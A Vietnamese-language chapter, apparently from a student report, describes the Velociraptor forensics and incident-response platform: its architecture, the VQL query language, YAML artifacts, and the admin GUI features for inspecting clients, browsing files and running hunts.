
### 2.2.1. Kiến trúc tổng quan.

Velociraptor là một nền tảng ngoài cung cấp những tính năng mở rộng, nhanh chóng, còn cung cấp một kiến trúc rất đơn giản. Tất cả tính năng được cung cấp bởi một tệp tin thực thi duy nhất và đi kèm cùng với một tệp tin cấu hình. Có thể cấu hình một tệp tin thực thi từ một tệp tin cấu hình thông qua các câu lệnh dòng lệnh để cấu hình tệp tin đó đóng vai trò là một client hay server. Đặc biệt ở chỗ tệp tin thực thi này chỉ có giới hạn là nhỏ hơn 60 MB theo như phiên bản 0.72.4.

Đối với server, tệp tin thực thi sẽ khởi chạy một giao diện web (WebUI) mà có thể được dùng để theo dõi quá trình triển khai, khởi tạo các quy trình tìm kiếm các IOC, phân tích các host và thu thập dữ liệu lần các file từ các client. Ngoài ra điểm đặc biệt của Velociraptor chính là bất cứ những hành động nào mà được thực hiện trên WebUI thì đều có thể thực hiện được thông qua dòng lệnh hoặc thông qua API công khai. Đối với client, client sẽ tự sinh ra certificate riêng của mình và sử dụng TLS để kết nối trở lại với server thông qua IP hay tên miền được cấu hình trong tệp tin cấu hình.

Một khi cấu hình, client sẽ duy trì kết nối đó và đợi bắt kỳ yêu cầu truy vấn nào từ server. Bởi vì kết nối luôn được duy trì, nên khả năng bị chậm (delay) khi khởi tạo yêu cầu truy vấn và nhận lại phản hồi là rất nhỏ. Một đặc điểm khác của Velociraptor đó là nền tảng này sử dụng file system được gọi là data store để lưu trữ thay vì là một cơ sở dữ liệu truyền thống. Tất cả các dữ liệu thu thập được từ client đều được lưu trữ trong các tệp tin phẳng (flat file), điều này giúp việc nâng cấp cũng như di chuyển (migration) dễ dàng hơn. Ngoài ra các dữ liệu thu thập được từ client cũng được lưu trữ dưới dạng CSV hay JSON, điều này giúp tận dụng các nền tảng khác dễ dàng hơn. Ví dụ như khả năng vận chuyển dữ liệu log từ máy chủ Windows sang Elastic Stack.

## Architecture Overview



Hình 2.2. Kiến trúc Velociraptor

Trong mô hình trên:

- **Client:** là những thiết bị đầu cuối mà đã được cài Velociraptor Agent
- **Frontend:** là thành phần giao tiếp với client sử dụng được mở trên cổng 8000, công việc chính của frontend: 18 1. Mã hoá TLS: Frontend cần mã hoá và giải mã giao tiếp giữa client và server bằng cách sử dụng TLS. Đây là quá trình sử dụng rất nhiều CPU 2. Phân tán công việc cho các client: Kết nối với client để khởi tạo các truy vấn cũng như nhận các truy vấn, kết quả các truy vấn sẽ được lưu dưới dạng JSON hoặc các bulk uploaded data.
- **GUI:** là máy chủ web cung cấp giao diện để thực hiện các chức năng của Velociraptor được mở trên cổng 8889.
- **API:** Được mở trên cổng 8001 theo mặc định và sử dụng giao thức gRPC và chỉ mở một method là Query, do core engine của nền tảng Velociraptor là VQL nên bất cứ công việc nào cũng có thể thực hiện thông qua VQL
- **File Store:** Lưu trữ các dữ liệu lớn, chẳng hạn như các file được thu thập và các truy vấn trả về từ client, có thể là memory dump, các file nhị phân...
- **Data Store:** Là các file chứa các siêu dữ liệu (metadata) về client, các thông tin thu thập được, flow trong các file JSON. Với một quy trình điều tra truyền thống, sẽ thường theo những giai đoạn sau:
- **Thu thập (Acquisition):** Trong giai đoạn đầu, người điều tra cần thu thập các thông tin thô từ các thiết bị đầu cuối như bản sao bộ nhớ, bản sao ổ cứng.

- **Hậu xử lý (Post Processing):** Trong giai đoạn giữa, người điều tra tiến hành sử dụng các đoạn script cũng như các công cụ để trích xuất các thông tin tổng quan từ các dữ liệu thô.
- **Phân tích và báo cáo (Analysis and Reporting):** Trong giai đoạn cuối, người điều tra sẽ dựa vào các thông tin đã làm từ bước trước và trích xuất các thông tin liên quan, cụ thể liên quan đến sự cố. Tuy nhiên với quy trình này, chẳng hạn như thu thập các thông tin cơ bản (tệp tin MFT, events log), người điều tra không thể mở rộng phạm vi và cũng như không hiệu quả khi số lượng thiết bị điểm cuối lớn, có thể lên tới 1000 hay 10000 máy và lượng dữ liệu sẽ có dung lượng sẽ rất nhiều nếu các thông tin cơ bản chiếm tầm 1, 2 GB dữ liệu. Đối với Velociraptor, thay vì cần thu thập một số lượng lớn dữ liệu từ các thiết bị đầu cuối và tập hợp lại ở một nơi thống nhất, thì Velociraptor sẽ tiến hành truy vấn ngay trên thiết bị đó thông qua Velociraptor Query Language. Ưu điểm đối với hướng tiếp cận này đó là:
  - **Tăng tính hiệu quả:** Thay vì cần phải thu thập số lượng lớn dữ liệu, thì chỉ cần lấy những dữ liệu nào thực sự cần thiết và điều này giúp đẩy nhanh quá trình điều tra cũng như tăng tính hiệu quả
  - **Giảm chi phí:** Hướng tiếp cận này cũng giúp giảm chi phí trong việc mở rộng không gian lưu trữ và xử lý.

#### 2.2.2. Ngôn ngữ truy vấn VQL (Velociraptor Query Language).

VQL được thiết kế để truy vấn trạng thái endpoint, được lấy cảm hứng từ SQL nhưng không hỗ trợ các hoạt động phức tạp hơn như join. Truy vấn SQL được gọi là plugin, có thể lấy các đối số được đặt tên. Đầu ra của plugin có thể khác nhau dựa trên các đối số được cung cấp. Mỗi truy vấn VQL trả về một bảng kết quả.



*Hình 2.3 Cấu trúc một câu truy vấn VQL*

Truy vấn bắt đầu bằng từ khóa SELECT, sau đó là danh sách Column Selectors, sau đó là từ khóa FROM và Plugin VQL mà sẽ có thể có đối số. Cuối cùng, chúng ta có từ khóa WHERE theo sau là biểu thức lọc.

- **Column Specification** (Chỉ định cột) Phần giữa SELECT và FORM được gọi là ‘Column Specification’. Chỉ định cột nào của đầu ra sẽ được hiển thị. Tiêu đề cột có thể được thay đổi bằng cách xác định Bí danh bằng từ khoá AS. Ví dụ: SELECT timestamp(epoch=now()) AS Now FROM scope() sẽ có một cột có tiêu đề “Now” với thời gian hiện tại.
- **Plugin clause** (Mệnh đề plugin) Phần giữa FORM và WHERE có thể được gọi là “Plugin Case”. Chỉ định plugin nào sẽ được chạy và với đối số nào. Lưu ý rằng chỉ hỗ trợ đối số từ khoá (ngược lại với đối số vị trí). Ví dụ: plugin (arg=1) là mệnh đề plugin hợp lệ, trong khi plugin(1) thì không, giả sử plugin có đối số có tên là arg thuộc loại số nguyên. Việc cung cấp loại đối số không chính xác (Ví dụ: Cung cấp một chuỗi khi yêu cầu số nguyên) sẽ dẫn đến việc đối số đó bị bỏ qua. Tuy nhiên, truy vấn sẽ không bị huỷ bỏ và chỉ trả về một bảng trống với log message được tạo. 30
- **Filter Clause** (Mệnh đề lọc) Thuật ngữ sau WHERE được gọi là “Filter Clause”. Cho phép hiển thị các hàng khớp với mệnh đề.
- **Function** (Hàm) Vì có cú pháp tương tự nên hàm VQL có thể bị nhầm lẫn với các plugin VQL. Các plugin cung cấp nguồn dữ liệu của truy vấn (một bảng) và tuân thủ theo từ khoá FROM trong khi các hàm chỉ trả về một giá trị duy nhất và chỉ xảy ra trong ‘Column Specification’
- **Variable** (Biến) Các biến được sử dụng trong các câu lệnh được khai báo bằng từ khoá LET. Ví dụ: LET var = SELECT Name, Pid FROM psexec WHERE Exe =~ “Velociraptor” Lưu ý việc sử dụng =~ ở đây. =~ là toán tử so khớp biểu thức chính quy. Trong ví dụ trên, var sẽ có một hàng cho mỗi tiến trình có velociraptor trong cột Exe của nó. Không giống với WHERE Exe = “velociraptor”, nó sẽ chỉ trả về các hàng cho các kết quả khớp chính xác

### 2.2.3. Artifact trong Velociraptor

Velociraptor cho phép đóng gói các truy vấn VQL bên trong các chương trình nhỏ được gọi là Artifacts. Một Artifacts chỉ đơn giản là một tệp YAML có cấu trúc chứa các câu truy vấn gắn liền với Artifact đó. Điều này cho phép người dùng Velociraptor tìm kiếm truy vấn theo tên hoặc mô tả và chỉ cần chạy truy vấn trên endpoint mà không nhất thiết phải hiểu hoặc nhập truy vấn trên giao diện người dùng

- a) Cấu trúc của một Artifacts name:

```

name: My.Custom.Artifact
type: CLIENT
author: "Your Name"
description: "This artifact collects specific
information from the system"
parameters:
  - name: Path
    default: C:\Windows\Temp\
    description: "The directory to list files from"
sources:
  - precondition:
    - SELECT OS From info() where OS = 'Windows'
queries:
  - query: |
    SELECTFullPath, AccessTime,
ModificationTime, ChangeTime
    FROM glob(Path + "/**")
  - query: |
    SELECT hash.md5FullPath) as md5,
hash.sha256FullPath) as sha256
    FROM artifact_results

```

### ❖ Cấu trúc chi tiết của một Artifact:

- **name:** Tên của Artifact, dùng để tham chiếu khi gọi Artifact.

Ví dụ: My.Custom.Artifact


- **type:** Loại Artifact, có thể là CLIENT, SERVER, hoặc FILE. Ở đây CLIENT được sử dụng để thu thập thông tin từ các hệ thống máy khách.
- **author:** Tác giả của Artifact, tên người đã tạo ra Artifact này.
- **description:** Mô tả về Artifact, giúp người dùng hiểu rõ mục đích và chức năng của Artifact.
- **parameters:** Các tham số có thể định nghĩa để tùy chỉnh cho Artifact. Ở đây Path là tham số với giá trị mặc định là C:\Windows\Temp\.
- **sources:**
  - **precondition:** Điều kiện tiên quyết trước khi Artifact được thực thi. Ở đây là kiểm tra hệ điều hành, chỉ thực thi nếu hệ điều hành là Windows.

- **queries:** Các câu lệnh VQL để thực hiện việc thu thập dữ liệu.
  - Câu lệnh đầu tiên sử dụng hàm glob() để lấy danh sách các tệp trong thư mục được chỉ định (bao gồm cả thư mục con) và thu thập các thuộc tính của tệp như AccessTime, ModificationTime, và ChangeTime.
  - Câu lệnh thứ hai tính toán hàm băm MD5 và SHA256 của các tệp đã thu thập.

## 2.3. Các tính năng của Velociraptor.

### 2.3.1. ADMIN GUI


Đây là ứng dụng web mà có thể được dùng để tương tác và quản lý Velociraptor. Giao diện giúp cho người dùng có thể tạo các artifacts để thực hiện điều tra, tìm kiếm mối đe doạ trong hệ thống, hoặc tạo các câu truy vấn điều tra.



Hình 2.4. Giao diện khi khởi chạy Velociraptor

Ở phần trang chủ, Velociraptor cung cấp rất nhiều thông tin về trạng thái hệ thống qua các dashboard như:

- Trạng thái CPU, memory đang sử dụng 20
- Số lượng client đang kết nối đến



Hình 2.5. Trạng thái CPU, memory

- Các tổ chức hiện có (tính năng thường dành cho các tổ chức cung cấp dịch vụ ATTT (MSSP)).

Name	OrgId	ClientConfig
<root>	root	root

Showing 1 to 1 of 1

Hình 2.6. Thông tin về số lượng tổ chức hiện đang vận hành

- Phiên bản của nền tảng

Server version	
0-1/1	10
server_version	
{	
"version": "0.73.2"	
"commit": "3f1f268"	
"build_time": "2024-10-21T00:14:07Z"	
}	

Hình 2.7. Phiên bản Velociraptor đang được sử dụng

Ngoài ra Velociraptor còn cung cấp các tính năng khác mà có thể kể đến như:

- **Hunt Manager:** Hunt là các câu lệnh truy vấn được thực hiện trên một tập các host (client)
- **View Artifacts:** Hiển thị các Artifact hiện có và có thể chỉnh sửa hoặc tạo thêm.
- **Server events:** Chứa các câu truy vấn mà chạy liên tục trên server.
- **Server Artifacts:** Là các câu lệnh VQL mà chạy trên server
- **Notebooks:** Được dùng cho mục đích lập tài liệu (documentation), chạy các câu lệnh VQL, đánh giá và hậu xử lý sau khi thu thập các dữ liệu từ các host
  - **Host Information:** Hiển thị thông tin chi tiết về client mà đang được chỉ định
  - **Virtual Filesystem:** Đây là tính năng giúp Velociraptor có thể mô phỏng file system của host đang được chỉ định, giúp người dùng có thể truy cập được vào các file và folder của host.
  - **Collected Artifacts:** Kiểm tra kết quả các câu truy vấn đã được thực hiện

- **Client events:** Chứa các câu truy vấn chạy liên tục trên client

Client ID	Version	build_url	install_time	Labels	Hostname
C.c13ad543efed90e3	0.73.2	0	0	IT	DESKTOP-VE20T4L

Hình 2.8. Các tính năng chính của Velociraptor

### 2.3.2. Inspecting Client

Khi thực hiện ánh vào biểu tượng hình kính lúp trên thành tìm kiếm, nền tảng sẽ hiện ra toàn bộ các client đang kết nối tới. Thông tin hiển thị sẽ gồm trạng thái kết nối, client ID riêng biệt của từng máy, tên máy, tên đầy đủ của máy cũng như là phiên bản hệ điều hành.

Đối với trạng thái kết nối, nếu màu xanh lá cây là vẫn đang duy trì kết nối tới máy chủ, còn nếu là hình tam giác cảnh báo thì hiện đang bị mất kết nối

Velociraptor còn có một tính năng đó là dán nhãn các client, việc dán nhãn này là rất quan trọng, giúp người điều tra có thể chạy các câu truy vấn đến cùng một tập các host có cùng nhãn, điều này giúp mở rộng quy mô điều tra cũng tối ưu trong hiệu năng.

Ngoài ra sau khi chạy các câu truy vấn và người điều tra tìm được các máy bị xâm nhập từ các hệ thống khác nhau, người điều tra có thể chạy câu lệnh VQL để tự động gán nhãn, điều này giúp tự động hóa và tăng hiệu suất.

Client ID	Hostname	FQDN	OS Version	Labels
C.c13ad543efed90e3	DESKTOP-VE20T4L	DESKTOP-VE20T4L.localdomain	Microsoft Windows 10 Pro 10.0.19041 Build 19041	IT
server	server	server	server	

Hình 2.9. Thông tin của các client kết nối đến

Khi truy cập vào một host cụ thể, Velociraptor hiển thị rất nhiều thông tin chi tiết như Client ID, địa chỉ IP, tên nhãn, lần cuối kết nối... Các thông tin này bẩn chất đều được xây dựng từ các câu truy vấn VQL, vậy nên người dùng có thể tùy biến tạo các câu truy vấn để có mở rộng quy mô.

The screenshot shows the Velociraptor interface with the following details:

- Search clients:** DESKTOP-VE20T4L.localdomain (seen 29 minutes ago)
- Client ID:** C.c13ad543efed90e3
- Agent Version:** 0.73.2
- Agent Build Time:** 2024-10-21T00:14:31Z
- First Seen At:** 2024-12-18T21:08:17Z
- Last Seen At:** 2024-12-18T23:11:53.484Z
- Last Seen IP:** 192.168.19.167:49841
- Labels:** IT
- Operating System:** windows
- Hostname:** DESKTOP-VE20T4L
- FQDN:** DESKTOP-VE20T4L.localdomain
- Release:** Microsoft Windows 10 Pro 10.0.19041 Build 19041
- Architecture:** amd64
- MAC Addresses:** 00:0c:29:60:27:c1, 00:1e:64:de:7b:9f

Hình 2.10. Thông tin chi tiết về client được chỉ định

Ngoài các thông tin chi tiết về host, nền tảng cũng cung cấp các tính năng giúp tương tác với host như:

- **Interrogate:** Đây là tính năng chính để xây dựng thông tin chi tiết về host như đã đề cập ở trên, có thể dùng tính năng này để làm mới (refresh) lại host nếu có sự thay đổi nào đó.
- **VFS (Virtual Filesystem):** Giả lập filesystem của host đang được chỉ định.
- **Quarantine:** Đây là tính năng đặc biệt giúp host đó ngắt toàn bộ kết nối và chỉ kết nối tới Velociraptor, các host được sử dụng tính năng này sẽ được gán nhãn là Quarantine.
- **Shell:** Tính năng này giúp người dùng có thể trực tiếp gõ các câu lệnh shell ngay trên host, giúp tương tác host từ xa

The screenshot shows the APTA interface with a PowerShell session window and a logs window.

**PowerShell Session:**

```
Get-Process | Select-Object -First 10
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
80	5	2248	788	0.00	3500	1	cmd
251	14	7172	12380	3.08	1300	1	conhost
122	8	6540	1224	0.00	4532	1	conhost
153	10	6648	12800	0.00	5328	0	conhost
390	13	2304	2168	0.56	376	0	csrss
410	18	2368	2392	6.66	488	1	csrss
397	15	3680	5964	1.00	4296	1	ctfmon
255	14	3880	3528	0.25	3184	0	dllhost
198	17	3544	5548	0.06	5444	0	dllhost
249	16	3852	6924	0.09	6120	1	dllhost


**Logs:**

```
whoami
nt authority\system
```

Hình 2.11. Thông tin khi chạy câu lệnh shell

### 2.3.3. The VFS

VFS mô phỏng hệ thống file của host, giúp người điều tra có thể theo dõi các thông tin như MACB timestamp (Modified, Accessed, Changed, Birth), mã băm và cũng có thể tải các file này từ client về.



Hình 2.12. Thông tin chi tiết về file được chỉ định

Ngoài ra sau khi thu thập được file từ host, VFS còn cung cấp thêm tính năng Preview giúp xem file dưới dạng hex, text, trước khi tải về.

Offset	Hex	ASCII
00	4d 5a	MZ
16	b8 00	
32	00 00	
48	00 00	
64	0e 1f	..L.Th
80	73 20	is.program.canno
96	74 20	t.be.run.in.DOS.
112	6d 6f	mode...\$.....
128	19 7d	..}f.]...]....
144	49 77	Iw..Z...Td..^...
160	54 64	Td..Iw..^...
176	5d 1c	J.....Iw..Y...
192	49 77	Iw..X....m..[...
208	e5 6d	.m..\...Rich]...
224	00 00	.....
240	50 45	PE..d..~_...
256	00 00	.....T..
272	00 5a	.Z.....
288	00 00	...@.....
304	0a 00	.....
320	00 00	R....^A
336	00 00	.....
352	00 00	.....
368	00 00	.....
384	c4 e3	<.....


Hình 2.13. Nội dung file dưới dạng hex

#### 2.3.4. Artifacts

Trong Velociraptor, Artifacts là các file YAML gồm nhiều câu truy vấn VQL mà có thể được dùng để hoàn thành một tác vụ nào đó.

Điều này giúp:


- Người dùng không chuyên có thể sử dụng các artifact mà không cần biết quá rõ về các câu lệnh truy vấn
- Người dùng chuyên có thể tùy biến, tạo các artifact mới phù hợp với môi trường
- Đẩy nhanh quá trình điều tra số



Hình 2.14. Hình ảnh về một Artifact thu thập thông tin

❖ Đối với từng Artifact, các thông tin cơ bản sẽ có như:

- Mô tả về Artifact, ứng dụng của Artifact sẽ làm gì
- Các tham số cần thiết cũng như tùy chọn
- Câu lệnh VQL để thực hiện tác vụ



Hình 2.15. Giao diện tính năng View Artifacts

### 2.3.5. Hunting

Hunting được coi là tính năng quan trọng nhất trong Velociraptor, đây là tính năng giúp Velociraptor phân phối các Artifacts đến các client, các client sẽ tự chạy những câu truy vấn này và trả lại kết quả cho Velociraptor. Sau cùng khi thu thập được các dữ liệu, người điều tra có thể hậu xử lý các dữ liệu đó bằng cách sử dụng VQL

New Hunt - Configure Hunt

Tags	Hunt Tags (Type to create new Tag)
Description	Hunt description
Expiry	2024-12-25T23:56:22.927Z
Include Condition	Run everywhere
Exclude Condition	Run everywhere
Orgs	All Orgs Select an org
Hunt State	<input type="checkbox"/> Start Hunt Immediately
Estimated affected clients 2	All known Clients

Configure Hunt Select Artifacts Configure Parameters Specify Resources Review Launch

Hình 2.16. Giao diện khi vào Hunt

Create Hunt: Select artifacts to collect

Linux.Network.PacketCapture	2 LET authorized_keys = SELECT * from foreach(
Linux.OSQuery.Generic	3 row={
Linux.Proc.Arp	4 SELECT Uid, User, Homedir from Artifact.Linux.Sys.Users()
Linux.Proc.Modules	5 },
Linux.RHEL.Packages	6 query={
Linux.Remediation.Quarantine	7 SELECT OSPATH, Mtime, Ctime, User, Uid
Linux.Search.FileFinder	8 FROM glob(
Linux.Ssh.AuthorizedKeys	9 globs=sshKnownHostsFiles,
Linux.Ssh.KnownHosts	10 root=Homedir)
Linux.Ssh.PrivateKeys	11 }
Linux.SuSE.Packages	12 // For each known_hosts file, extract each line on a different row.
Linux.Sys.ACPITables	13 SELECT * from foreach(
Linux.Sys.BashHistory	14 row=authorized_keys,
	15 query={
	16 SELECT Uid, User, OSPATH, Hostname, Type, PublicKey
	17 FROM split_records(
	18 filenames=OSPath, regex="\n", record_regex="\n",
	19 columns=[ "Hostname", "Type", "PublicKey" ]
	20 /* Ignore comment lines. */
	21 WHERE not Hostname =~ "^\#[^\#]*\$"
	22 }
	23 }
	24 )
	Source HostPublicKeys
	1 LET Me ≤ SELECT * FROM info()

Configure Hunt Select Artifacts Configure Parameters Specify Resources Review Launch

Hình 2.17. Các Artifacts được sử dụng trong quá trình Hunt

Create Hunt: Review request

```

7- {
6-   "start_request": {
5-     "artifacts": [
4-       "Linux.Ssh.KnownHosts"
3-     ],
2-     "specs": [
1-       {
8-         "artifact": "Linux.Ssh.KnownHosts",
1-           "parameters": {
2-             "env": []
3-           }
4-         }
5-       ],
6-     },
7-     "condition": {},
8-     "expires": 1735170922927000,
9-     "tags": []
10 }

```
